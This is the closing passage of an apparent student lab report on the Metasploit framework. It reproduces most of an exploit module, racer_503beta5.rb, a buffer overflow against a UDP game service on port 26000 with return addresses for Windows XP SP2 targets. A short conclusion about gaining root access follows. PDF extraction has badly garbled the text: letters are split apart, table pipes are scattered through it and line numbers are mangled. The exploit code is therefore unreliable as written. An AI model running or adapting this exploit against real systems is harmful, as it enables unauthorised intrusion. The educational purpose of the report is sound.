| 29 | ’ Payload ’ | |  |  |  | => |  |  |  |  |  |  |  |  |
| 30 | { |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 31 | ’ Space ’ | |  |  | => | 1000 , | |  |  |  |  |  |  |  |
| 32 | ’ BadChars ’ | | | | => | ” \ x5c \ x00 ” , | | | |  |  |  |  |  |
| 33 | ’ EncoderType ’ | | | | |  | => | Msf : : Encoder : : Type : : AlphanumUpper , | | | | | | |
| 34 | } , |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 35 | ’ D e f a u l t O p t i o n s ’ => | | | | | |  |  |  |  |  |  |  |  |
| 36 | { |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 37 | ’ AllowWin32SEH ’ | | | | | | => | t r u e |  |  |  |  |  |  |
| 38 | } , |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 39 | ’ Platform ’ | |  |  |  | => | ’ win ’ , | |  |  |  |  |  |  |
| 40 | ’ Targets ’ | |  |  |  | => |  |  |  |  |  |  |  |  |
| 41 | [ |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 42 | # | Tested | | ok | p a t r i c k w 20090503 | | | | | |  |  |  |  |
| 43 | [ | ’ Fmodex . d l l | | | | U n i v e r s a l ’ , { ’ Ret ’ | | | | | | => 0x10073FB7 } ] , # | | |
| *,!* | jmp esp | |  |  |  |  |  |  |  |  |  |  |  |  |
| 44 | [ | ’ Win | XP | SP2 | | E n g l i s h ’ , | | | { | ’ Ret ’ | => | 0x77d8af0a | } | ] , |
| 45 | [ | ’ Win | XP | SP2 | | Spanish ’ , | | | { | ’ Ret ’ | => | 0x7c951eed | } | ] , |
| 46 | ] , |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 47 | ’ D i s c l o s u r e D a t e ’ | | | | | => | ’ Aug 10 | | 2 0 0 8 ’ , | |  |  |  |  |
| 48 | ’ D e f a u l t T a r g e t ’ => 0 ) ) | | | | | | |  |  |  |  |  |  |  |
| 49 |  |  |  |  |  |  |  |  |  |  |  |  |  |  |

1. r e g i s t e r \_ o p t i o n s (
2. [
3. Opt : : RPORT(26000)
4. ] )
5. end

|  |  |  |  |
| --- | --- | --- | --- |
| 55 | def e x p l o i t | | |
| 56 | connect\_udp | | |
| 57 | buf | = | Rex : : Text . r a n d \_ t e x t \_ a l p h a n u m e r i c ( 1 0 0 1 ) |
| 58 | buf | << | [ t a r g e t . r e t ] . pack ( ’ V ’ ) |

1. buf << payload . encoded
2. buf << Rex : : Text . r a n d \_ t e x t \_ a l p h a n u m e r i c (1196payload . encoded

*,!* . l e n g t h )

61

1. udp\_sock . put ( buf )
2. h a n d l e r
3. di s c on n e ct \_ u dp
4. end
5. end

Listing 2.24: racer\_503beta5.rb

31

Conclusion

As result in this report i learned how to use metasploit framework in particular execute ex-ploits, perform ip and port scanning in console and using GUI. Several types of attacks were successfully performed with getting root access. Also studied several source codes of ex-ploits.

32